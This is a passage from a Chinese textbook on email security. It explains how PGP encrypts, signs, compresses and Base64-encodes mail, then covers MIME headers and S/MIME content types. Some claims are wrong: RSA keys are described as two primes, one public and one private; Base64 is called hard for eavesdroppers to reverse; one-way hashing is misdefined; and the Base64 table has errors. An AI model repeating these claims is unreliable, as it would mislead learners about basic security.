对邮件保密以防止非授权者阅读，它还能给邮件加上数字签名，从而使收信人可以确认邮件的发送者，并能确信邮件没有被篡改。它提供一种安全的通信方式，事先并不需要任何保密的渠道用来传递密钥。它的功能强大，速度很快，而且它的源代码是免费的。

1. PGP 服务

PGP 提供了 5 种服务：加密、认证、压缩、邮件兼容性、分段和组装。

1) 加密

PGP 可以用来加密文件和邮件，使用它可以安全地和你从未见过的人通信，事先并不需要任何保密的渠道用来传递密钥。PGP 采用了审慎的密钥管理——一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法等。发送方生成一个随机数作为一次性会话密钥，用此会话密钥将消息按 CAST-128 或 IDEA 或 3DES 算法加密；然后用接收方公钥按 RSA 算法加密会话密钥，并与消息一起加密。

2) 认证

PGP 还可以只签名而不加密，只提供认证服务，这适用于公开发表声明时，声明人为了证实自己的身份，可以用自己的私钥签名。这样让接收人就能确认发信人的身份，也可以防止发信人抵赖自己的声明和信件被图中篡改。PGP 可以利用 SHA-1 算法计算消息的散列值，并将此消息摘要用发送方的私钥按 DSS 或 RSA 加密，和消息串接在一起发送。

3) 压缩

作为一种默认处理，PGP 在应用签名之后、加密之前要对消息进行压缩，以节省网络传输的时间和存储空间，使用的压缩算法是 ZIP。压缩之后再进行消息加密可以减少冗余信息，增加密码分析的困难度。

压缩前生成签名可以将消息和签名一起存放，为以后的验证提供便利。

4) 邮件兼容性

在 PGP 中，经过数字签名、压缩或加密处理后形成的是任意二进制位流。然而，许多电子邮件系统仅仅允许使用由 ASCII 文本组成的数据块通过。因此，需要将原来 8 位二进制流转化为可打印的 ASCII 码字符。PGP 使用 Base64 转换(或称 ASCII 封装)完成此项操作，将原数据的 3 个 8 位二进制字节组成一组，并将其映射为 4 个 ASCII 码字符，同时加上 CRC 校验以检测传送错误。接收端在进行解密、解压之前，需要进行 Base64 解码，把可打印的 ASCII 字符还原成二进制位。

编码过程将 3 个 8 位组看做 4 个 6 位组，每一组变换成 Base64 编码字母表中的一个字符。6 位组到字符映射如表 6-4 所示。

表 6-4　Base64 编码

6 位值	字符编码	6 位值	字符编码	6 位值	字符编码	6 位值	字符编码
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0

续表

6 位值	字符编码	6 位值	字符编码	6 位值	字符编码	6 位值	字符编码
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	G	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/
						Pad	=

Base64 转换算法盲目地将输入串转化为 ASCII 文本串，转化后的文本串从字面上看，不具有实际意义，上下文无关，即使在传输途中被窃听，窃听者若想还原其内容，也是比较困难的。PGP 也可以选择只对消息的签名部分进行 Base64 转换，使得接收方可以直接阅读消息。

5)　分段和组装

电子邮件工具通常限制消息的最大长度，PGP 采取分段的方法，自动将长消息分段使之可以通过电子邮件发送。分段在 Base64 编码后进行，会话密钥和签名部分仅在第一段段首出现。接收方收到邮件后，剥掉所有的电子邮件头，对分段进行组装得到原始邮件。

2. PGP 原理

PGP 使用混合的加密算法，包含 4 个密码单元：对称加密算法、非对称加密算法 RSA、单向散列算法和随机数生成器。PGP 集中了这几种加密算法的优点，使它们彼此互补。

(1)　对称加密算法。PGP 使用的加密算法通常有 3DES、IDEA、CAST-128 等。IDEA 输入和输出字长为 64 位，密钥长 128 位，8 轮迭代体制。该算法是近年来提出的一个很成功的分组算法，安全、运行速度快、实现简单。

电子邮件属于存储转发式服务，使用安全握手协议来协商双方拥有相同的会话密钥是不实际的。因此，PGP 中的会话密钥是一次性密钥，即对每一个消息都要生成一个 128 位的随机数作为新的会话密钥。因此发送方必须将此会话密钥与消息绑定在一起，随消息一起传送。为了保护此会话密钥，发送方使用接收方的公钥对其进行加密处理。

(2)　非对称加密算法 RSA。RSA 基于大数不可能质因数分解这一假设的公钥体系，找两个很大的质数，一个公开，作为公钥；一个保密，作为私钥，公钥和私钥相互补充来完成信息的加密和解密的过程。RSA 即可用于加密，也可用于数字签名。PGP 也可以使用 ElGamal 代替 RSA 进行密钥加密。

RSA 安全性高且易于实现，但计算量大、运行速度慢，不适合加密大量数据。为了减少加密时间，PGP 通常只使用其解决一次性会话密钥，也就是对称加密算法密钥的安全问题，保证只有接收方能恢复绑定在消息中的会话密钥。每个密钥只加密少量原文，即保证了 PGP 的工作效率，又保证了其会话密钥的安全性，从而整个模式是安全的。

(3) 单向散列算法。PGP 使用单向散列算法和对称加密算法提供数字签名服务。PGP 使用的单向散列算法有 MD5 和 SHA。

MD5 算法是 Ron Rivest 提出的一个单向散列算法，就是将任意长的数字串 M 映射成一个定长输出数字串 H 的过程。所谓单向，就是任意两个 M 不可能具有相同的 H。该函数曾经是实现有效、安全、可靠数字签名和认证的重要工具，但目前已被攻破。SHA-1 会从一个最大 2^{64} 位元的讯息中产生一串 160 位元的摘要然后以 MD5 算法相似的原理为基础来加密。

PGP 采用 SHA-1 算法产生一个 160 位的二进制数作为“消息摘要(Message Digest)”，也叫邮件文摘。简单地讲，就是对一封邮件用某种算法算出一个能体现其“精华”的数来，一旦邮件有任何改变，这个数都会随着变化。这个数加上作者的名字(在作者的密钥里)以及日期等信息，就构成一个数字签名。

(4) 随机数生成器。PGP 提供两个伪随机数发生器：一个是 ANSI X9.17 发生器，采用 IDEA 算法，以 64 位密码反馈模式(CFB)生成；另一个是从用户击键的时间和序列中计算熵值，从而引入随机性。

PGP 保持一个字节的随机比特的 256 字节缓冲区。每次，PGP 等待一个键盘的敲击，记下 32 比特格式的从开始等待到敲击的时间。接收到键盘压下时，记下键盘敲击的时间和 8 比特值。用该时间和击键信息生成一个密钥，然后将这个密钥再用于加密随机比特缓冲区的当前值。

伪随机数用一个 24 字节种子生成一个 16 字节会话密钥和一个 8 字节初始化向量，以及一个用来生成下一个伪随机数的新种子，用于产生初始化向量，和会话密钥一起用于 CFB 模式。这个算法使用对称加密算法 CAST-128。

PGP 并没有使用新的概念，它只是将现有的一些算法综合在一起。PGP 的加密过程，也就是 PGP key 的生成，如图 6-6 所示，其中符号“⊗”表示拼接，PGP key 的生成过程中用到了两次拼接操作。A 代表邮件的发送者，B 代表邮件的接收者。K_M 是 IDEA 的加密密钥，一次一密，IDEA 表示使用对称加密算法(还可以使用 3DES、CAST-128 等)对数据进行加密处理，ZIP 表示对文件进行压缩操作，base 64 表示基数 64 转换。

使用 PGP 协议发送邮件的过程如下：

(1) 通信双方分别持有各自的私钥 D_A 和 D_B，同时持有对方的公钥 E_B 和 E_A。

(2) 发送方 A 使用 SHA(或 MD5)对明文邮件 P 进行加密计算，获得 160 位(或 128 位)固定长度的邮件文摘，然后使用 A 自己的 RSA 私钥 D_A 对邮件摘要签名加密得到 H。

(3) H 与明文邮件 P 拼接为 P1。

(4) P1 经过压缩得到压缩文件 P1.Z。

(5) 对 P1.Z 进行 IDEA 加密运算，其密钥为 K_M，加密后得到 P2。

(6) 使用 B 的 RSA 公钥 E_B 对 K_M 加密得到 $K1_M$。

(7) P2 与 $K1_M$ 拼接后，再使用 base64 编码，得到一个 ASCII 码文本，即 PGP 加密

后的邮件，此时可对外发送。




图 6-6 PGP key 的生成

接收方 B 收到 PGP 加密的邮件后，要对其进行解密，解密的过程如下：

(1) 首先，B 对邮件进行 base64 解码；

(2) 然后用自己 RSA 的私钥 D_B 解算出 IDEA 算法的密钥 K_M；

(3) 用 K_M 恢复出 P1.Z，然后解压缩还原出 P1；

(4) 接着，B 分开明文 P 和加了密的邮件文摘，然后用 A 的公钥 E_A 对邮件文摘进行解密；

(5) B 同时对明文 P 进行 MD5 或 SHA 加密运算，并把运算的结果和第(4)步的结果进行比较，如果相同，则证明邮件在传送过程中没有改变，邮件是安全完整的；否则，拒绝此邮件。

3. PGP 消息

PGP 消息由 3 个部分组成：报文部分、签字部分和会话密钥。如图 6-7 所示。签字部分和报文部分要经过压缩和加密，然后，对整个 PGP 消息进行基于 64 编码方式编码。

会话密钥部分包括会话密钥和发送方加密会话密钥时所用的接收方公钥的标识，属于可选项。

签字部分用来表示发送者的身份，属于可选项。除签字首部外还包括如下内容：

(1) 时间戳：签名创建时的时间。

(2) E_A 的标识符：即发送方 A 的公钥，用于标识接收方 B 解密时使用的公钥，在传送之前要经过压缩和加密操作。

(3) 类型：消息摘要的头两个 8 位字节，接收方通过比较原文中的头两个字节和解密后摘要中的头两个字节，来判断是否使用了正确的公钥解密消息摘要。这两个字节作为消息的 16 位校验序列。

(4) MD5 散列函数：160 比特的 SHA-1 消息摘要，用发送方的私钥加密。摘要包含时间戳可以防止重发攻击。不包括报文部分的文件名和时间戳保证了分离后的签名与分离前的签名一致。

报文部分是将要存储或传输的数据，包括报文首部、文件名、报文产生的时间戳以及报文正文。




图 6-7 PGP 消息格式

6.2.6 S/MIME

S/MIME(Secure/Multipurpose Internet Mail Extension)是在 MIME 的基础上增加和安全传输邮件相关的内容类型后的邮件格式，增加的内容类型主要为了表示用于认证邮件内容的数字签名和加密邮件内容产生的密文。

S/MIME 采用的加密算法和认证算法与 PGP 使用的类似，如用 RSA 或 DSS 作为数字签名算法，用三重 DES 作为加密算法，用 SHA-1 或 MD5 作为报文摘要算法。但 S/MIME 侧重于作为商业和团体使用的工业标准，而 PGP 则倾向于为用于提供个人电子邮件的安全性。

1. MIME 简介

传统的 SMTP 协议只能传输 7 位的 ASCII 码文本文件，不能传输可执行文件或其他二进制对象。为了实现非文本邮件的传输，系统必须先对邮件进行格式转化。SMTP 对于 8 位及以上字符的传输也存在问题，因此不能传递包括国际语言字符的文本数据。另外，SMTP 服务器对接收的邮件消息的大小也有一定的限制。

MIME 是对 SMTP 的一个扩展，解决了使用 SMTP 协议存在的一些问题和限制。MIME 定义了以下几个要素：

(1) 定义了 5 个新的报头域，这些域提供有关正文的信息。

(2) 定义了多种邮件内容格式，对多媒体电子邮件的表示方法进行了标准化。

(3) 定义了传送编码，可以对任何内容的邮件格式进行转换，保证能够被 SMTP 邮件系统正常传输。

实际上 MIME 就是在邮件传送到互联网之前，和从互联网接收之后到达用户之前进行邮件格式的转换。MIME 的邮件格式如下所示：

```
SMTP 首部
  MIME 首部
     MIME-Version:
     Content-Type:
     Content-ID:
```

```
    Content-Transfer-Encoding:
    Content-Description:
  邮件体
***************
```

MIME 在 SMTP 首部的基础上增加了 5 个首部字段，分别是：

- MIME-Version：版本号，目前为 1.0，表明该消息符合 RFC2045 和 RFC2046。
- Content-Type：内同类型，描述正文包含的数据类型，接收方可以根据该字段选择合适的代理或机制正确处理数据。
- Content-ID：内容标识，在多重上下文中唯一标识 MIME 实体的标识。
- Content-Transfer-Encoding：内容转换编码，说明邮件正文转换的编码方式。
- Content-Description：内容描述、正文对象的文本描述，在该对象不可读时使用，如音频数据。

MIME 邮件体不仅支持标识 ASCII 码，还支持任意的二进制位信息，包括图像、音频和动画等。MIME 支持的内容类型如表 6-5 所示。

表 6-5　MIME 支持的内容类型

类　型	子 类 型	描　述
Text	Plain	无格式文本，为 ASCII 码或 ISO8859 码
	Enriched	提供格式灵活的文档信息
Multipart	Mixed	邮件由多个报文组成，它们相互独立但一起传输，按顺序提供给收件人
	Parallel	和 Mixed 基本相同，但传送时，各子报文无顺序
	Alternative	不同子报文是同一信息的不同版本，接收方按最佳方式显示
	Digest	与 Mixed 类似，但每部分默认的类型/子类型为 message/rfc822
Message	rfc822	封装消息的正文与 rfc822 一致
	Partial	传输一个超大邮件，以对收件人透明的方式分割邮件
	External-body	包含一个指向存储在其他地方的对象指针
Image	jpeg	JFIF 编码的 JPEG 格式图像
	gif	图像为 GIF 格式
Video	mpeg	MPEG 格式动画
Audio	Basic	单通道 8 位 ISDN，8kHz 编码
Application	PostScript	Adobe Postscript
	octet-stream	不间断字节流，一般的 8 位二进制数据

类型为多部分类型(Multipart)时，表示邮件体由多个相互独立的部分组成。此时，Content-Type 中包含一个“分界符”参数，用来定义邮件体中各部分的分隔符。分界符必须从一个新行开始，并在两个连字符后“——”跟分界符值，最后一个分界符表示最后一个部分的结尾，并有两个连字符做后缀。

以下是一个多正文消息的简单例子：

```
Data: Sat, 10 Mar 2012, 9:12:12
```

```
From: nic@sohu.com
Subject: 我美丽的家乡
To: momo@126.com
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="my boundary"
——my boundary
老师:
    您好!
    我的家在美丽的滨海之城，欢迎您来做客，随信附上我拍摄的几幅照片。
—my boundary
Content-Type: image/gif
Content-Transfer-Encoding: base64
(照片数据)
—my boundary—
```

以上的 MIME 邮件体由两部分组成：一部分只包含字符信息，一部分包含图像数据。参数“boundary”指定了各部分的分界符为“my boundary”。最后一个分界符后紧跟两个连字符，表明整个 multipart 结束。

MIME 的另外一个重要功能是进行编码转换，它定义了两种编码方式，但 Content-Transfer-Encoding 字段可以取 6 个值如表 6-6 所示。

表 6-6 MIME 转换编码

编 码	说 明
7 位	所有数据都用短行(每行不超过 1000 字符)的 ASCII 码字符表示
8 位	短行表示，但可以有非 ASCII 码字符
binary	允许包含非标准 ASCII 字符，且可存在长行
quoted-printable	既实现用 ASCII 字符表示数据，又尽可能保持原来的可读性
Base64	用 64 个 8 位二进制表示的可打印 ASCII 字符
x-token	非标准编码的名称，可以是销售商定义的或应用程序自定义的方式

当取值为 7 位、8 位和 binary 时，系统不进行编码，而是提供一些与数据属性相关的信息。quoted-printable 转换编码在数据由大量可打印的 ASCII 字符组成时使用，是一种不安全的十六进制字符表示方法，并引入软回车来解决每行不得超过 76 个字符的限制。

2. S/MIME 功能

S/MIME 是从 PEM 和 MIME 发展来的，它增加了与安全传输邮件有关的内容，S/MIME 提供的功能有：

(1) 封装数据。由加密内容和加密该内容的所有加密密钥组成，密钥可以是与一个或多个接收方对应的多个密钥。

(2) 签名数据。提取邮件的消息摘要，并用发送方的私钥进行加密得到数字签名，之后，用 base64 对邮件和签名进行编码。

(3) 透明签名数据。对多部分内容类型的子类型签名时使用。签名过程不对签名消息转换，消息以明文发送。这样，即使接收方没有 S/MIME 能力，不能对签名进行验证，也能看到消息的内容。

(4) 签名并封装数据。仅签名实体和仅封装实体可以嵌套，能对加密后的数据进行签名和对签名数据或透明签名数据进行加密。

S/MIME 使用的加密算法和 PGP 类似，如表 6-7 所示。

表 6-7 S/MIME 使用的加密算法

功 能	要 求
创建用于构成数字签名的消息摘要	必须支持 SHA-1 接收方应该支持 MD5，以便向后兼容
加密消息摘要形成数字签名	发送代理和接收代理必须支持 DSS 发送代理应该支持 RSA 加密 接收代理应该支持验证密钥大小在 512～1024 比特之间的 RSA 签名
发送消息加密会话密钥	发送代理和接收代理应该支持 Diffie-Hellman 发送代理和接收代理必须支持密钥大小在 512～1024 比特之间的 RSA 加密
用一次性会话密钥加密消息	发送代理和接收代理必须支持 3DES 加密 发送代理应该支持 AES 发送代理应该支持 RC2/40 加密
创建消息认证码	接收代理必须支持 SHA-1 的 HMAC 接收代理应该支持 SHA-1 的 HMAC

表中术语“必须”的意思是一定要满足的要求。实现时，必须包括其特性或与规范中的功能一致。术语“应该”的意思是通常要满足的要求，除非在特定条件下有合理的理由，可以忽略其特性或功能，但建议实现包含其特性或功能。

S/MIME 使用混合加密算法，它推荐的数字签名算法是 DSS，Diffie-Hellman 是 S/MIME 推荐的密钥交换算法，在实际应用中，S/MIME 多使用 Diffie-Hellman 的变体 ElGamal 实现加密和解密。RSA 既可以用做签名，也可以对会话密钥进行加密，类似于 PGP 中的应用。对于创建数字签名的散列函数，S/MIME 推荐使用 160 比特的 SHA-1，但对于接收方，要求能够支持 128 比特的 MD5 算法，以保持对旧版本 S/MIME 的兼容性。

对于消息的加密，推荐使用 3DES，但实现时也应该支持 40 比特的 RC2，RC2 是一种弱加密算法，得到了美国官方的出口许可。

S/MIME 规范包括了如何决定采用哪种加密算法，在进行邮件传输之前，发送方代理必须要确定两件事：

- 接收方代理是否能够解密发送方将要使用的加密算法；
- 如果接收方代理只能接收弱加密的内容，自己是否接受弱加密的方式。

为了达到以上要求，发送方代理可以在发送消息之前先宣布它的解密能力，由接收方代理将该消息存储起来，留给将来给对方发送消息时使用。

发送代理应该遵从如下规则：

(1) 如果发送代理已经拥有一张接收方的解密能力表，应该选择表中的第一种能力，

即优先级最高的。

(2) 如果发送方代理没有接收方的解密能力表，但曾经接收到一个或多个消息，则应使用与接收到的最后一个签名和加密消息相同的加密算法。

(3) 如果发送者没有他想要的接收者的解密能力的任何知识，并且愿意冒险，那么发送代理应该使用三重 DES，此时接收方有可能不能解密该消息。

(4) 如果发送者没有想要的接收者解密能力的任何知识，且不愿冒险，则发送代理必须使用 RC2/40。

如果消息需要发送给多个接收者，却又没有共同的加密算法，那么发送代理必须发送两个消息。此时，消息的安全性依赖于低安全级别消息副本的传输安全。

3. S/MIME 消息

S/MIME 使用一系列新的 MIME 内容类型，如表 6-8 所示。所有的新类型均使用指定的 PKCS(Public-Key Cryptography Specification)指示。PKCS 是 SA 实验室发布的一组公钥密码规格说明。

表 6-8 S/MIME 的内容类型

类 型	子 类 型	S/MIME 参数	描 述
Multipart	Signed		透明签名的消息分成两部分：消息部分和签名部分
Application	pkcs7-mime	SignedData	签名的 S/MIME 实体
	pkcs7-mime	EnvelopedData	加密的 S/MIME 实体
	pkcs7-mime	degenerate SignedData	仅包含公钥证书的实体
	pkcs7-mime	CompressedData	压缩的 S/MIME 实体
	pkcs7-signature	SignedData	签名部分的内容类型为 multipart/signed 的消息

下面分析 S/MIME 消息准备的一般操作和消息准备的一般过程。

1) 保护 MIME 实体

S/MIME 使用签名、解密组合来保证 MIME 实体的安全。一个 MIME 实体可能是一个完整的消息。如果 MIME 的内容类型为 multipart，那么一个 MIME 实体是消息的一个或多个子部分。MIME 实体遵从 MIME 消息准备的一般规则；之后该 MIME 实体附加一些与安全有关的数据，如算法标识符和证书，被 S/MIME 处理生成为 PKCS 的对象；此后 PKCS 对象被看做消息内容并被封装到 MIME 中。

在所有情况下，被发送的消息都应转换成规范的形式。对给定的类型、消息内容必须使用其规范的形式；对于多部分消息，每个字部分都要使用规范的形式。

使用编码转换时应注意，对于大多数情况，使用安全算法后会产生部分或全部二进制数据表示的对象，该对象被封装在外部 MIME 消息中，然后进行编码转换，可以使用 base64 编码。对于多部分的签名消息，安全处理不会改变字部分的消息内容。如果消息不是用 7 比特表示的，应该使用 base64 或 quoted-printable 编码，使得应用签名的内容不会被改变。

2)　封装数据 Enveloped Data

Application/Pkcs7-mime 子类型用于四类 S/MIME 处理，每类处理都有唯一的 smime-type 参数。在所有情况下，对象的结果实体都用 ITU-T 推荐的 X.209 定义基本编码规则 BER 表示法。BER 格式由 8 比特字符串组成，是二进制数据，因此该对象可在外部 MIME 消息中用 base64 编码。

MIME 实体准备封装数据的步骤如下：

- 为特定的对称加密算法(RC2/40 或三重 DES)生成伪随机的会话密钥；
- 用每个接收方的 RSA 公钥分别加密会话密钥；
- 为每个接收方准备一个接收方信息块 RecipientInfo，包含接收方的公钥证书、加密会话密钥的算法标识和加密后的会话密钥；
- 用会话密钥加密消息内容。

接收方信息块后紧随加密的内容，组成封装数据，然后使用 base64 进行编码转换。接收方收到消息后，首先进行 base 解码，然后使用接收者的私钥恢复会话密钥，最后使用会话密钥解密消息内容。

3)　签名数据 Signed Data

Smime-type 的签名数据可以被一个或多个签名者使用。下面以单个数字签名为例，讨论准备一个封装数据 MIME 实体的过程。

- 选择消息签名算法(SHA-1 或 MD5)。
- 计算需要签名内容的消息散列或散列函数。
- 使用发送者的私钥加密消息散列。
- 准备 SignerInfo(签名者信息)的数据块，包含签名者的公钥证书、消息散列算法的标识符、用来加密消息散列算法的标识符、加密的消息散列。

签名数据实体由一系列块组成，包括消息散列算法标识符、被签名的消息和 SignerInfo。另外，还可能包括公钥证书链，发送出去之前用 base64 编码。接收者收到消息后，进行相反的过程，先要去除 base64 编码，然后使用签名者公钥解密消息散列函数，接收者计算消息散列并与解密后的消息散列对比，以验证签名的正确性。

4)　透明签名 Clear signing

透明签名通过带有签名子类型的多部分内容类型来实现。签名过程不涉及转换签名消息的形式，消息以明文发送，接收者只要具备 MIME 能力就能阅读该消息。

多部分类型中 Signed 的消息由两部分组成：第一部分可以是任何 MIME 类型，但必须采取措施，使消息在传送过程中不被改变，因此，第一部分不能是 7 位，需要用 base64 或 quoted-printable 编码。随后的处理过程与签名数据相同，但签名数据格式的对象中消息内容域为空，对象与签名分离，然后用 base64 编码，作为多部分中 Signed 消息的第二个部分。第二部分的 MIME 内容类型为 application/pkcs7-signarute。

5)　注册请求 Registration Request

